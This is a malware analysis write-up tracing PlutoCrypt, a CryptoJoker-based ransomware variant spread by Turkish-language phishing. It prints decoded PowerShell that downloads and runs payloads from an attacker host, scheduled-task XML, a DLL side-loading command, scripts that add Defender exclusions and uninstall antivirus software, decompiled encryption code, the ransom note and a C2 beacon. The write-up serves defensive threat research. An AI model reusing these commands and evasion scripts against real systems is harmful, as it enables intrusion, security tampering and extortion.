

PlutoCrypt - A CryptoJoker Ransomware Variant


0xtoxin-labs.gitbook.io/malware-analysis/malware-analysis/plutocrypt-a-cryptojoker-ransomware-variant



The Phish

Our story begins with a spear phishing email, targeting Turkish individuals and organizations. These attacks often begin with an email that appears to be legitimate, but in reality, is designed to manipulate the recipient into divulging sensitive information or downloading malicious software.

Translation:



Selamlar iyi günler Vakifbankasi IT servisinden Aysu ben, iot sistemimize sürekli bu [redacted] email adresinden yetkisiz dogrulama istekleri geliyor, bu yüzden size ulasma geregi duyduk hukuki bir süreci baslatmak istemiyoruz lütfen [buradan](#) loglari kontrol edip size ait olup olmadigini teyit edebilir misiniz?

Phishing Mail

Greetings, good day, Aysu from Vakifbank IT service, our it system is constantly receiving unauthorized verification requests from this "" email address, so we needed to contact you. We don't want to start a legal process, can you please **check** the logs here and confirm whether they belong to you. ?

In this particular instance, the attacker has embedded a link in the content of the email, which purports to be from Aysu at Vakifbank IT service. The email claims that the bank's IT system has detected unauthorized verification requests from the recipient's email address and requests confirmation from the victim.

Execution Chain

Below you can see a diagram that demonstrate the execution flow from the moment that the mail was opened:


```

-   str4 = scram(P_PHKp);
-   P_PHKp = r1BiK.P$(5);
-   f0GJ1x = scram(P_PHKp);
6   var oL2J = new ActiveXObject(wobj);
-   ficzs = str4;
-   var I8UJ = oL2J.Run(ficzs, 0);
8   </script>

```

Interesting EOF

oL2J - will be an object with the type of **wobj**

ficzs - will contain the data stored in **str4**

oL2J will execute **ficzs**

I've set a breakpoint on the line of **oL2J** declaration and restarted the page, now we can have a look at the Global variables scope and see what both **wobj** and **str4** have inside of them:

```

str1: ""
str4: "cmd /C powershell -exec bypass -enc YwBtAGQAIAAvAEMAIAbwAG8AdwB1AHIAcwb0AGUAbABsACAALQBIAHgAZQBjACAAYgB5AHAAYQBzAHMAIAAAtAGMAIAbjAGQAIAAkAGU/
structureaction: f structureaction()
styleMedia: StyleMedia {type: 'screen'}
sym: (13) [ '/', '$', ':', ';', '-', '\\', '%', '#', '*', '&', '!', '.', ' ' ]
toolbar: BarProp {visible: true}
top: Window {window: Window, self: Window, document: document, name: '', location: Location, ...}
trustedTypes: TrustedTypePolicyFactory {emptyHTML: emptyHTML "", emptyScript: emptyScript "", defaultPolicy: null}
visualViewport: VisualViewport {offsetLeft: 0, offsetTop: 0, pageLeft: 0, pageTop: 0, width: 415, ...}
webkitCancelAnimationFrame: f webkitCancelAnimationFrame()
webkitRequestAnimationFrame: f webkitRequestAnimationFrame()
webkitRequestFileSystem: f webkitRequestFileSystem()
webkitResolveLocalFileSystemURL: f webkitResolveLocalFileSystemURL()
window: Window {window: Window, self: Window, document: document, name: '', location: Location, ...}
wobj: "Wscript.shell"
Infinity: Infinity

```

str4 & wobj Variables Content

oL2J will be a **Wscript.Shell** object that will run encoded PowerShell script.

Embedded PowerShell Execution

Extracted PowerShell Script:

```
cmd /C powershell -exec bypass -enc
YwBtAGQAIAAvAEMAIAbwAG8AdwBIAHIAcwb0AGUAbABsACAALQBIAHgAZQBjACAAYgB5AHAAYQBzAHMAIAAAtAGMAIAbjAGQAIAAkAGU/
```

Let's deobfuscate it quickly:

```
import base64
```

```
ENCODED_POWERSHELL =
'YwBtAGQAIAAvAEMAIAbwAG8AdwBIAHIAcwb0AGUAbABsACAALQBIAHgAZQBjACAAYgB5AHAAYQBzAHMAIAAAtAGMAIAbjAGQAIAAkAGU/
```

```
print(base64.b64decode(ENCODED_POWERSHELL).replace(b'\x00',b')).decode()
```

```
cmd /C powershell -exec bypass -c cd $env:appdata; cd $env:appdata; invoke-webrequest -uri 'http://hostdone.ddns.net/x1.xml' -outfile 'x.xml';
invoke-webrequest -uri 'http://hostdone.ddns.net/task.xml' -outfile 'task.xml'; invoke-webrequest -uri 'http://hostdone.ddns.net/t.pdf' -outfile
'iotlog.pdf'; sctasks.exe /Create /XML 'task.xml' /tn 'taskname'; start-process 'iotlog.pdf'; sctasks /run /tn 'taskname';
```

The deobfuscated PowerShell script will download 3 files and save them in the **AppData** folder, it then will execute two of the downloaded files, one by simply starting a process with it (**iotlog.pdf**) which is a junk file with no actual purpose. (`start-process 'iotlog.pdf'`) The second execution will be by creating a schedule task using one of the downloaded xml files (**task.xml**, `schtasks.exe /Create /XML 'task.xml' /tn 'taskname'`) and then it will execute the task. (`schtasks /run /tn 'taskname'`)

Tasks Madness

task.xml

Let's start with the first scheduled task:

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.3" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2023-04-03T00:54:30</Date>
    <Author>\pc</Author>
    <Description>rufus.com</Description>
    <URI>task</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>1910-01-01T00:00:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
  </Settings>
  <IdleSettings>
    <StopOnIdleEnd>true</StopOnIdleEnd>
    <RestartOnIdle>false</RestartOnIdle>
  </IdleSettings>
```

```

<AllowStartOnDemand>true</AllowStartOnDemand>
<Enabled>true</Enabled>
<Hidden>true</Hidden>
<RunOnlyIfIdle>false</RunOnlyIfIdle>
<DisallowStartOnRemoteAppSession>false</DisallowStartOnRemoteAppSession>
<UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
<WakeToRun>false</WakeToRun>
<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
<Priority>7</Priority>
</Settings>
<Actions Context="Author">
<Exec>
<Command>cmd</Command>
<Arguments>/c start /min powershell -w hidden -exec bypass -enc
TgBIAHcALQBjAHQAZQBtACAAJwBcAFwAPwBcAEMAOGbCfAaQBuAGQAbwB3AHMAIABcAFMAeQBzAHQAZQBtADMAMgAnACAALQBJ
</Arguments>
</Exec>
</Actions>
</Task>

```

Yet another embedded PowerShell script, let's deobfuscate it and see what it lays beneath the obfuscation:

```

ENCODED_POWERSHELL2 =
'TgBIAHcALQBjAHQAZQBtACAAJwBcAFwAPwBcAEMAOGbCfAaQBuAGQAbwB3AHMAIABcAFMAeQBzAHQAZQBtADMAMgAnACAALQBJ

print(base64.b64decode(ENCODED_POWERSHELL2).replace(b'\x00','b')).decode()

New-Item '\\?\C:\Windows\System32' -ItemType Directory

Set-Location -Path '\\?\C:\Windows\System32'

copy C:\Windows\System32\taskmgr.exe "C:\windows\System32\taskmgr.exe"

Set-Location -Path '\\?\C:\Windows\System32'

invoke-webrequest -uri 'http://hostdone.ddns.net/u.dll' -outfile 'uxtheme.dll'

Start-Process -Filepath 'C:\windows\System32\taskmgr.exe'

```

The script will do 3 things:

1. 1.

It will Create a new System32 Folder, it will then copy taskmgr.exe from the original System32 folder to the freshly created System32 folder. what is special about this that it will duplicate the Windows folder of the user and create an empty System32 Folder, If we run the commands manually we can see that another Windows Folder is created with all the content of the original Windows folder but the System32 folder is empty.


```
PS C:\Users\igal> New-Item '\\?\C:\Windows\System32' -ItemType Directory

Directory: \\?\C:\Windows

Mode                LastWriteTime         Length Name
----                -
d-----          4/13/2023   2:53 PM             System32

PS C:\Users\igal> Set-Location -Path '\\?\C:\Windows\System32'
PS Microsoft.PowerShell.Core\FileSystem: '\\?\C:\Windows\System32' copy C:\Windows\System32\taskmgr.exe "C:\windows\System32\taskmgr.exe"
PS Microsoft.PowerShell.Core\FileSystem: '\\?\C:\Windows\System32'>
```

Creation Of Impersonating System32 Folder



Copy Of taskmgr.exe In Impersonated System32 Folder

2. 2.

Another payload will be downloaded from the attacker server and will be saved on the impersonated System32 folder by the name `uxtheme.dll`

3. 3.

The script will execute `taskmgr.exe`

DLL Side Loading

If we take a look at the imports of `taskmgr.exe` we can find that it loads `uxtheme.dll`:

60	00148668	00000000	00000000	0014b494	00104178	52050970	UxTheme.dll
61	00148188	00000000	00000000	0014b55a	00103c98	08fd1a70	SHLWAPI.dll
62	001480d0	00000000	00000000	0014b6dc	00103be0	89d38e8e	SHELL32.dll
63	001491c8	00000000	00000000	0014b706	00104cd8	da231d59	credui.dll
64	00147f80	00000000	00000000	0014b7e6	00103a90	f70b33d7	GDI32.dll
65	00148230	00000000	00000000	0014c130	00103d40	41dbb566	USER32.dll
66	00147f60	00000000	00000000	0014c176	00103a70	4f2c3f5a	DUser.dll
67	00147500	00000000	00000000	00150a52	00103010	3ad9b550	DUI70.dll
68	001486c0	00000000	00000000	00150aa0	001041d0	13d35e94	api-ms-win-core-appc...
69	00149388	00000000	00000000	00150b48	00104e98	1c210d65	pdh.dll
70	001491f8	00000000	00000000	00150b6e	00104d08	8c582fa2	dxcore.dll

#	Thunk	Ordinal	Hint	Name
0	000000000014b464		002a	GetThemeColor
1	000000000014b454		004d	OpenThemeData
2	000000000014b43c		0054	UpdatePanningFeedback
3	000000000014b482		0051	SetWindowTheme
4	000000000014b474		002f	GetThemeInt
5	000000000014b3fc		0009	CloseThemeData
6	000000000014b424		0002	BeginPanningFeedback
7	000000000014b40e		0019	EndPanningFeedback

Taskmgr.exe Imports

The TA leverages the [DLL Search Order](#) in order to accomplish DLL Side Loading and load the retrieved payload. I've opened the DLL in IDA and it's pretty straight forward, all Exports will either lead to `SetWindowTheme` or `OpenThemeData` which both will have a similar command that will be executed using `WinExec`:

```
1 HTHEME __stdcall __noreturn OpenThemeData(HWND hwnd, LPCWSTR pszClassList)
2 {
3     WinExec("cmd /c cd %appdata% & SHTASKS /Create /TN \"onedrive\" /XML \"x.xml\" & SHTASKS /RUN /TN \"onedrive\"", 1u);
4     ExitProcess(0);
5 }

1 HRESULT __stdcall __noreturn SetWindowTheme(HWND hwnd, LPCWSTR pszSubAppName, LPCWSTR pszSubIdList)
2 {
3     WinExec("cmd /c cd %appdata% & SHTASKS /Create /TN \"onedrive\" /XML \"x.xml\" & SHTASKS /RUN /TN \"onedrive\"", 0);
4     ExitProcess(0);
5 }
```

Command Execution In Side Loaded DLL

The command:

```
cmd /c cd %appdata% & SHTASKS /Create /TN \"onedrive\" /XML \"x.xml\" & SHTASKS /RUN /TN \"onedrive\"
```

The command will create yet another task with the name of `onedrive` with the content of `x.xml` which was fetched from the attacker server at alongside with `task.xml` and it will execute the task.

x.xml

Let's observe the content of the xml file:

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
<Date>2021-05-20T06:39:04</Date>
<Author></Author>
<URI>\OneDrive Status Checker Start</URI>
</RegistrationInfo>
<Triggers>
<LogonTrigger>
<Enabled>>true</Enabled>
<Delay>PT30S</Delay>
</LogonTrigger>
</Triggers>
<Principals>
<Principal id="Author">
<LogonType>S4U</LogonType>
<RunLevel>HighestAvailable</RunLevel>
</Principal>
</Principals>
<Settings>
<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
<DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>>true</StopIfGoingOnBatteries>
```

```

<AllowHardTerminate>true</AllowHardTerminate>

<StartWhenAvailable>false</StartWhenAvailable>

<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>

<IdleSettings>

<StopOnIdleEnd>true</StopOnIdleEnd>

<RestartOnIdle>false</RestartOnIdle>

</IdleSettings>

<AllowStartOnDemand>true</AllowStartOnDemand>

<Enabled>true</Enabled>

<Hidden>false</Hidden>

<RunOnlyIfIdle>false</RunOnlyIfIdle>

<WakeToRun>false</WakeToRun>

<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>

<Priority>7</Priority>

</Settings>

<Actions Context="Author">

<Exec>

<Command>cmd.exe</Command>

<Arguments>/C "PowerShell -Nologo -NoProfile -ExecutionPolicy Bypass -E
"QQBkAGQALQBNAHAAUABYAGUAZgBIAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgACQARQBvAHYAC
& PowerShell -Nologo -NoProfile -ExecutionPolicy Bypass -E
"YwBkACAAJABIAG4AdgA6AEEAUABQAEQAQQBUAEEADQAKAGMABQBkACAALwBjACAAAdwBtAGkAYwAgAC8AbwB1AHQAAB1AHQA0g/
& PowerShell -Nologo -NoProfile -ExecutionPolicy Bypass -E
YwBkACAAJABIAG4AdgA6AGEAcABwAGQAYQB0AGEACgBTAGUAdAAAtAEMAbwBuAHQAZQBvAHQAIAAAGUAbgB2ADoAYQBwAHAAZABf
& exit" </Arguments>

</Exec>

</Actions>

</Task>

```

As we can see this task contains 3 different PowerShell scripts that will be executed. Let's break them one by one:

AntiVirus/EDR Evasion

```

ENCODED_POWERSHELL3 =
'QQBkAGQALQBNAHAAUABYAGUAZgBIAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgACQARQBvAHYAC

print(base64.b64decode(ENCODED_POWERSHELL3).replace(b'\x00','b')).decode()

Add-MpPreference -ExclusionPath $Env:USERPROFILE\AppData

Add-MpPreference -ExclusionPath $Env:USERPROFILE

Add-MpPreference -ExclusionProcess "powershell.exe"

```

The first script will exclude the User path, the AppData folder and anything that is being run under the process: `powershell.exe` from Windows Defender. Moving on to the second script:


```

ENCODED_POWERSHELL4 =
'YwBkACAAJABIAG4AdgA6AEEAUABQAEQAQQBUAEEADQAKAGMABQBKACAALwBjACAAdwBtAGkAYwAgAC8AbwB1AHQAcAB1AHQAOg#

print(base64.b64decode(ENCODED_POWERSHELL4).replace(b'\x00','b')).decode()

cd $env:APPDATA

cmd /c wmic /output:%appdata%\listpr.txt product get name

cmd /c type listpr.txt | findstr /I "name avast eset norton antivirus avira kaspersky mcafee panda malwarebytes f-Secure symantec " > aapr.txt

(Get-Content aapr.txt).Trim() -ne " | Set-Content listd.txt

$xa = (Get-Content listd.txt)[1]
$xb = (Get-Content listd.txt)[2]
$xc = (Get-Content listd.txt)[3]
$xd = (Get-Content listd.txt)[4]

$appla = Get-WmiObject -Class Win32_Product -Filter "Name = '$xa'"
$appla.Uninstall()

$applb = Get-WmiObject -Class Win32_Product -Filter "Name = '$xb'"
$applb.Uninstall()

$applc = Get-WmiObject -Class Win32_Product -Filter "Name = '$xc'"
$applc.Uninstall()

$appld = Get-WmiObject -Class Win32_Product -Filter "Name = '$xd'"
$appld.Uninstall()

```

The second script will have several activities:

1. 1.
Save all installed products names to a `listpr.txt` using the command `wmic`.
2. 2.
By using the `findstr`, the script will look for products with AV's names and it will save the results to `aapr.txt`.
3. 3.
The script will rewrite the content of `aapr.txt` to `listd.txt` after a `trim`
4. 4.
The script will take only 4 product names (index 1-4)
5. 5.
The script will uninstall the applications based on the product names.

The purpose of the script is to remove AV related products to ensure that nothing will flag the rest of the execution flow.

Final Payload Fetching

let's analyze the last script:

```

ENCODED_POWERSHELL5 =
'YwBkACAAJABIAG4AdgA6AGEAcABwAGQAYQB0AGEACgBTAGUAdAAAtAEMAbwBuAHQAZQBwAHQAIAAkAGUAbgB2ADoAYQBWAHAZAB

print(base64.b64decode(ENCODED_POWERSHELL5).replace(b'\x00','b')).decode()

cd $env:appdata

Set-Content $env:appdata/holo.txt 'beni burada b1rak'

```

```
Invoke-WebRequest -Uri 'http://hostdone.ddns.net/pl.exe' -OutFile pl.exe
```

```
Invoke-WebRequest -Uri 'http://hostdone.ddns.net/e' -OutFile enc.xml
```

```
cd $env:appdata
```

```
SCHTASKS /Create /TN "enc" /XML "enc.xml"
```

```
cmd /c schtasks /RUN /TN "enc"
```

This final script has several things it does:

1. 1.
Creates a junk file `ho1o.txt` with the text `beni burada b1 rak` (translated to: **leave me here** [Mr. Robot Reference?])
2. 2.
Downloads 2 files from the remote server: `pl.exe` and `enc.xml`
3. 3.
Creates a task with the name of `enc` alongside with the content of `enc.xml` and then executes it.

enc.xml

Once again, let's check the content of the downloaded xml file:

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
<Date>2021-05-20T06:39:04</Date>
<Author></Author>
<URI>\enc</URI>
</RegistrationInfo>
<Triggers />
<Principals>
<Principal id="Author">
<LogonType>InteractiveToken</LogonType>
<RunLevel>HighestAvailable</RunLevel>
</Principal>
</Principals>
<Settings>
<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
<DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
<AllowHardTerminate>true</AllowHardTerminate>
<StartWhenAvailable>false</StartWhenAvailable>
<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
<IdleSettings>
<StopOnIdleEnd>true</StopOnIdleEnd>
<RestartOnIdle>false</RestartOnIdle>
```

```

</IdleSettings>
<AllowStartOnDemand>true</AllowStartOnDemand>
<Enabled>true</Enabled>
<Hidden>false</Hidden>
<RunOnlyIfIdle>false</RunOnlyIfIdle>
<WakeToRun>false</WakeToRun>
<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
<Priority>7</Priority>
</Settings>
<Actions Context="Author">
<Exec>
<Command>%appdata%\pl.exe</Command>
</Exec>
</Actions>
</Task>

```

The task has a single command that it will execute and it's to simply run the freshly retrieved payload `pl.exe` which will be the actual ransomware payload.

PlutoCrypt Analysis

Static Information

PlutoCrypt is 32Bit .NET ransomware, as we can see by DiE analyze:

Scan	Endianness	Mode	Architecture	Type
Detect It Easy (DiE)	LE	32-bit	I386	GUI
PE32				
Library: .NET(v4.0.30319)[-]				S ?
Linker: Microsoft Linker(48.0)[GUI32]				S ?

DiE Analysis

Opening the binary in DnSpy, an incriminating evidence pops up exposing that our ransomware is based on the CryptoJoker ransomware (which is actually an open source malware that can be found [here](#)):

```

[assembly: AssemblyVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.DisableOptimizations |
    DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints | DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
[assembly: AssemblyTitle("CryptoJoker")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("Microsoft")]
[assembly: AssemblyProduct("CryptoJoker")]
[assembly: AssemblyCopyright("Copyright © Microsoft 2017")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("4df2237d-cff3-48ea-9cb3-9303de11fb39")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.7.2", FrameworkDisplayName = ".NET Framework 4.7.2")]

```

CryptoJoker Reference

Code Comparison

First, we will have a look at the main function:

```
static void Main(string[] args)
{
    bool mutexResult = JokerIsNotRunning();

    if (!mutexResult)
        return;

    SetAclDenyAll();

    string signalFilePath = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData),
        "jokingwithyou.cryptojoker");

    if (File.Exists(signalFilePath) == false)
    {
        RunInfector();
    }
}

// Token: 0x06000016 RID: 22 RVA: 0x00002750 File Offset: 0x00000950
private static void Main(string[] args)
{
    bool flag = Program.JokerIsNotRunning();
    bool flag2 = !flag;
    if (!flag2)
    {
        Program.SetAclDenyAll();
        string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "pluto.plutocrypt");
        bool flag3 = !File.Exists(text);
        if (flag3)
        {
            Program.RunInfector();
        }
    }
}
```

Main Function

Well it's very much identical, you can see also that our PlutoCrypt ransomware has a method called `JokerIsNotRunning` which is also presented in the same place at the original code. PlutoCrypt expands the infection method that was initially written in CryptoJoker as can be seen here:

```

//declare important variables for later use
string signalFilePath = Path.Combine(
    Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData),
    "jokingwithyou.cryptojoker");
string currentUserPath = Environment.GetEnvironmentVariable("USERPROFILE");
string encryptionKeyFilePath =
    Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData),
        "encKey.cryptojoker");
string cryptoJokerDecryptor = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Desktop),
    "CryptoJokerDecryptor.exe");

string publicKey = string.Empty;
string publicAndPrivateKey = string.Empty;

//start encryption process
List<string> currentUserFiles = GetFiles(currentUserPath, "*.*");
string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "pluto.plutocrypt");
string environmentVariable = Environment.GetEnvironmentVariable("USERPROFILE");
string fullPath = Path.GetFullPath(Path.Combine(new string[] { "D:\\ " }));
string fullPath2 = Path.GetFullPath(Path.Combine(new string[] { "E:\\ " }));
string fullPath3 = Path.GetFullPath(Path.Combine(new string[] { "F:\\ " }));
string fullPath4 = Path.GetFullPath(Path.Combine(new string[] { "G:\\ " }));
string fullPath5 = Path.GetFullPath(Path.Combine(new string[] { "H:\\ " }));
string fullPath6 = Path.GetFullPath(Path.Combine(new string[] { "B:\\ " }));
string text2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "encKey.plutocrypt");
string text3 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), "plutodecryptor.exe");
string empty = string.Empty;
string empty2 = string.Empty;
List<string> files = Program.GetFiles(environmentVariable, "*.*");
List<string> files2 = Program.GetFiles(fullPath, "*.*");
List<string> files3 = Program.GetFiles(fullPath2, "*.*");
List<string> files4 = Program.GetFiles(fullPath3, "*.*");
List<string> files5 = Program.GetFiles(fullPath4, "*.*");
List<string> files6 = Program.GetFiles(fullPath5, "*.*");
List<string> files7 = Program.GetFiles(fullPath6, "*.*");

```

Encryption Preparation

CryptoJoker was supposed to only encrypt the %USERPROFILE% related path but PlutoCrypt expands the infection to some additional possible drivers that might be installed on the victim's computer.

Ransom Note

Bu Bilgisayarın Güvenliği İhlal Edilmiştir !!

PlutoCrypt bu bilgisayardaki tüm verileri askeri düzeyde RSA-4096 ile şifrelenmiştir.

Verilerinizi geri kurtarabilmek için bize 72 saat içinde 10.000 TL ödemenizi rica etmekteyiz.

Eğer ilk 24 saat içerisinde ödeme yapılırsa %40 indirimle 6.000 TL talep etmekteyiz.

Yaptığımız işi ciddiye alıyoruz verilerin hassas veya önemli olabileceğini biliyoruz.

Ödemenizi 72 saat içinde yapmadığınız takdirde; verilerinizi kurtarabileceğiniz anahtar kalıcı olarak silinecektir aynı zamanda bilgisayardaki tüm veriler internette herkeze açık paylaşılacaktır.

Ödeme yapılmazsa paylaşılacak verileriniz;

1) Bilgisayarda şifrelenen tüm dosyalarınız (fotoğraf, belgeleriniz vs.)

2) Tarayıcınızdan girdiğiniz "Whatsapp Web", "outlook", "gmail" ve bilgisayarınızda yüklü uygulamalara ait tüm mailleşme/mesajlaşmalarınızın birer kopyası da offline olarak paylaşılacaktır.

Bitcoin ile ödeme yapmanız ve şifre çözücü anahtarı almanız kredi/banka kartı sahibiyse 1 saat sürmektedir.

İşlemlerinizi için mail adresine vakit kaybetmeden ulaşınız.

(NOT: Eğer 2 saat içerisinde geri dönüş alamadıysanız spam kutusuna bakınız.)

Kişisel id'niz: [HWID goes here]

Translation:

This Computer Has Been Breached !!

PlutoCrypt all data on this computer is encrypted with military grade RSA-4096.

In order to recover your data, we ask you to pay us 10,000 TL within 72 hours.

If payment is made within the first 24 hours, we request 6,000 TL with a 40% discount.

We take what we do seriously and we know that data can be sensitive or important.

If you do not make your payment within 72 hours; The key with which you can recover your data will be permanently deleted, and at the same time, all data on the computer will be shared publicly on the internet.

Your data to be shared if payment is not made;

1) All your encrypted files (photos, documents, etc.)

2) A copy of each of your "Whatsapp Web", "outlook", "gmail" and applications installed on your computer will be shared offline.

If you are a credit/debit card holder, it takes 1 hour to pay with Bitcoin and receive the decryption key.

For your transactions, please contact without delay.

(NOTE: If you haven't received a response within 2 hours, check your spam box.)

Your personal id: [HWID goes here]

Bu Bilgisayarın Güvenliği İhlal Edilmiştir !!

PlutoCrypt bu bilgisayardaki tüm verileri askeri düzeyde RSA-4096 ile şifrelenmiştir. Verilerinizi geri kurtarabilmek için bize 72 saat içinde 10.000 TL ödemenizi rica etmekteyiz. Eğer ilk 24 saat içerisinde ödeme yapılırsa %40 indirimle 6.000 TL talep etmekteyiz.

Yaptığımız işi ciddiye alıyoruz verilerin hassas veya önemli olabileceğini biliyoruz. Ödemenizi 72 saat içinde yapmadığınız takdirde; verilerinizi kurtarabileceğiniz anahtar kalıcı olarak silinecektir aynı zamanda bilgisayardaki tüm veriler internette herkeze açık paylaşılacaktır.

Ödeme yapılmazsa paylaşılacak verileriniz;

- 1) Bilgisayarda şifrelenen tüm dosyalarınız (fotoğraf, belgeleriniz vs.)
- 2) Tarayıcınızdan girdiğiniz "Whatsapp Web" "outlook" "gmail" ve bilgisayarınızda yüklü uygulamalara ait tüm

Kişisel id:	924C16C7178BF8FF000306D2	Mail adresi:	sifre@pluton.pw
<input type="button" value="Kişisel id'nizi kopyala"/>		<input type="button" value="mail adresini kopyala"/>	
<input type="button" value="Anahtar satın alıyorsanız çözüm için tıklayınız...!!"/>			

Ransom Note

New Victim Notification

Once a machine was infected and the ransom note was crafted and displayed the the victim, a **POST** request will occur to the TA server (199.192.20.[58:3001) with the unique **UID** of the machine and a base64 encoded string that contains the RSA Keys:

```
POST / HTTP/1.1
Content-Type: application/json; charset=utf-8
Host: 199.192.20.58:3001
Content-Length: 2505
Expect: 100-continue
Connection: Keep-Alive
```

```
The HWid is: 924C16C7178BF8FF000306D2 And the decryption key is:
PABSAFMAQQBLAGUAEQBHAGEAbAB1AGUAPg8AE0Abw8KAHUAbA1AHMAGgB1ADkAdQ8G6AG4Aa08UAHIAyWb0QAEIacwBHAGAgSgBNADYASwAwAHYAYgB6AEgAZwBhFAAwQ85ADcAdQAvAGEAZQBhHcATgBIAFEAgAvAGYAYQA3AFQATQ
BNAC8AaQAwADMAWbSFAAAbwBwAEUQ8TAFIAMWbXAFgAdwBqAFcAMgB6AFKARwB6AHcATQBTAfIACgBhAHKAbwBQAEYANQBTA64AYWw4ADcAUABGAFIAUQB2AEgAawBcAEAD0ABPAEQASQAxAdgAbQhAGwAWQ8sADQAUgBDACsASwBm
AEIACgBuAEKAMBXAE8ATQBTAHMAeABoAHKAagBPADQARABMADYAYgBzAEUAWgAZAdgAWABrAGYAFWb6AEQARABrAEGARABWAC8ACAB6AEsAegBBAEeAbABLAEYASQAvAC8AUAAZAEAKwAvAEgASQAZAHgAVQ9ADwALwBNAG8AZAB1AG
wAdQBzAD4APABFAHgACABvAG4AZQBwAHQAPgBBAFEAQ8CADwLwBFHAgACABvAG4AZQBwAHQAPgBBAFAAFpAgZAHMARwBQAGARQB6AGwARABwAEoAVABnAGwAegBpAGEANwBDAGIANQBmAGKAbwB1AHUANGBxAC8AawArAGQAYwB6AFYA
cgB1AG8AUwAvACsAAGKAFARwBnAG4AKwBPAAGkAQ8IADUAdQ8CAEMAgBRAEEAYgB3ADMAWABIA DYAbwBDADQAZAA3AHYAgBAGkA0AA4AHOATgBQADAAyQBIAADIAEABPAHcAPQA9ADwALwBQAD4APABRAD4AMQArAFQAYwB6AFYA
BNADYASwBoAHOAWABNADcALwBOAGcAdwB5ADAAAB3AE4AWABMAHYATABPADEASQA2ADIAawYAHgARwA1AHOALwBTAFABQAvAHOAwBwADIWAAYAFIANABzAEMAawB0ADIeAgB0ADQATgBFAFIARgB0AHKAgB0AEYAUAB1AFKAQ8s
AGKAMABMAGUAVgBCAFgACABxAHIANwB3AD0APQ8AC8ALUQA+AdwARABQAD4AbgBmAEIwAVBTAESALUGBcAHKAZQBTAAGcAMgA0AHUAb2AEcAMABRAD08APQ8AC8ARABQAD4APAEFAEPgBuAHEAZABIAHIAyWb2AGAYwBxAFEALwB5AHMA
